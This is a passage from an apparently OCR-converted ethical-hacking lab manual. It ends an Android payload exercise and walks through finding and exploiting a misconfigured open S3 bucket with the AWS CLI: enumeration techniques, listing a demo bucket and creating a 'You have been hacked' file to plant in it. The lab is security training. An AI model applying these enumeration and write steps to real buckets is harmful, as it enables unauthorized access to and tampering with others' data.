
EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS



35. An **App info** page appears. Click **UNINSTALL** button to uninstall the application.

Note: If a pop-up appears, click **OK.**

EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS



36. This concludes the demonstration of hacking an Android device by creating binary payloads.
37. Close all open windows and document all the acquired information.
38. Turn off the **Android Device** virtual machine.

EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS

EXERCISE 10: **Exploit Open S3 Buckets using AWS CLI**

S3 buckets are used by customers and end users to store text documents, PDFs, videos, images, etc.

LAB SCENARIO

A security professional must have sound knowledge of enumerating S3 buckets. Using various techniques, misconfigurations in the bucket can be exploited to breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables an attacker to modify files such as JavaScript or related code and inject malware into the bucket files. Furthermore, finding the bucket's location and name will help you in testing its security and identifying vulnerabilities in the implementation.

LAB OBJECTIVES

This lab demonstrates show to exploit S3 buckets using AWS CLI.

OVERVIEW OF S3 BUCKETS

S3 buckets are used to store different types of data. The user needs to create a bucket with a unique name.

Listed below are several techniques that can be adopted to identify AWS S3 Buckets:

- **Inspecting HTML:** Analyze the source code of HTML web pages in the background to find URLs to the target S3 buckets
- **Brute-Forcing URL:** Use Burp Suite to perform a brute-force attack on the target bucket's URL to identify its correct URL
- **Finding subdomains:** Use tools such as Findsubdomains and Robtex to identify subdomains related to the target bucket
- **Reverse IP Search:** Use search engines such as Bing to perform reverse IP search to identify the domains of the target S3 buckets
- **Advanced Google hacking:** Use advanced Google search operators such as "inurl" to search for URLs related to the target S3 buckets.


Note: Before starting this task, you must create an AWS account **(https://aws.amazon.com).**

Note: Ensure that **PfSense Firewall** and **Attacker Machine-2** virtual machines are running.

1. Switch to the **Attacker Machine-2** virtual machine, click the **MATE Terminal** icon in the menu to launch the terminal.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password** for attacker field, type **toor** as a password and press **Enter.**

   Note: The password that you type will not be visible.
4. Type **cd** and press **Enter** to jump to the root directory.
5. In the terminal window, type **pip3 install awscli** and press **Enter** to install AWS CLI.

EXERCISE 10: EXPLOIT OPEN S3 BUCKETS USING AWS CLI




6. Once the installation is completed, type **aws --help** and press **Enter** to check whether AWS CLI is properly installed.

   Note: Ignore errors (if any).

7. To configure AWS CLI in the terminal window, type **aws configure** and press **Enter.**


EXERCISE 10: EXPLOIT OPEN S3 BUCKETS USING AWS CLI



8. It will ask for the following details:
   - AWS Access Key ID
   - AWS Secret Access Key
   - Default region name
   - Default output format
9. To provide these details, you need to login to your AWS account.
10. Click Firefox icon from the top-section of the Desktop.
11. Login to the AWS account that you created at the beginning of this task. Click the **Firefox** browser icon in the menu, type **https://console.aws.amazon.com** in the address bar, and press Enter.


    Note: If you do not have an AWS account, create one with the Basic Free Plan, and then proceed with the tasks.
12. The **Amazon Web Services Sign-In** page appears. Type your **email address** in the Email address field and click **Next.**

EXERCISE 10: EXPLOIT OPEN S3 BUCKETS USING AWS CLI




13. Type your AWS account **password** in the Password field and click **Sign in.**

EXERCISE 10:
EXPLOIT OPEN S3 BUCKETS USING AWS CLI




14. Click the AWS account drop-down menu and select **My Security Credentials,** as shown in the screenshot below.

EXERCISE 10: EXPLOIT OPEN S3 BUCKETS USING AWS CLI




15. Click **Access keys (access key ID and secret access key)** in the **Your Security Credentials** section.

EXERCISE 10: EXPLOIT OPEN S3 BUCKETS USING AWS CLI




16. Click the **Create New Access Key** button.

EXERCISE 10:
EXPLOIT OPEN S3
BUCKETS USING
AWS CLI




17. A **Create Access Key** pop-up appears, stating that your access key has been successfully created. Click the **Show Access Key** link to view the access key.
18. Copy the **Access Key ID** displayed by pressing **Ctrl+C** and switch to the **Terminal** window.

EXERCISE 10: EXPLOIT OPEN S3 BUCKETS USING AWS CLI




19. Right-click anywhere in the terminal window and select **Paste** from the context menu to paste the copied **Access Key ID.** Press Enter. This will prompt you to the **AWS Secret Access Key.** Switch to your AWS account in the browser.

EXERCISE 10: EXPLOIT OPEN S3 BUCKETS USING AWS CLI



20. In the **Create Access Key** pop-up, select the **Secret Access Key** displayed, copy it by pressing **Ctrl+C,** and minimize the browser window. Switch to the **Terminal** window.
21. Right-click anywhere in the terminal window, select **Paste** from the context menu to paste the copied **Secret Access Key.** Press **Enter.** This will prompt you for the default region name.
22. In the **Default region name** field, type **eu-west-1** and press **Enter.**
23. The **Default output format** prompt appears; leave it as default and press **Enter.**

EXERCISE 10: EXPLOIT OPEN S3 BUCKETS USING AWS CLI



24. For demonstration purposes, we have created an open S3 bucket with the name **certifiedhacker1** in the AWS service. We are going to use that bucket in this task.


    Note: The Public S3 buckets can be found during the enumeration phase.

25. Let us list the directories in the certifiedhacker1 bucket. In the terminal window, type **aws s3 ls s3://[Bucket Name]** (here, Bucket Name is **certifiedhacker1**) and press **Enter.**

    Note: The bucket name may be different in your lab environment depending on the bucket you are targeting.


26. This will display the list of directories in the certifiedhacker1 S3 bucket, as shown in the screenshot below.

EXERCISE 10: EXPLOIT OPEN S3 BUCKETS USING AWS CLI




27. Maximize the browser window, type **certifiedhacker1.s3.amazonaws.com** in the address bar, and press **Enter.**
28. This will display you the complete list of directories and files available in this bucket.

EXERCISE 10:
EXPLOIT OPEN S3
BUCKETS USING
AWS CLI




29. Minimize the browser window and switch to the **Terminal** window.
30. Let us move some files to the certifiedhacker1 bucket. To do this, in the terminal window, type **echo "You have been hacked"** >> Hack.txt and press **Enter.**
31. Issuing this command, creates a file named **Hack.txt.**

EXERCISE 10: EXPLOIT OPEN S3 BUCKETS USING AWS CLI



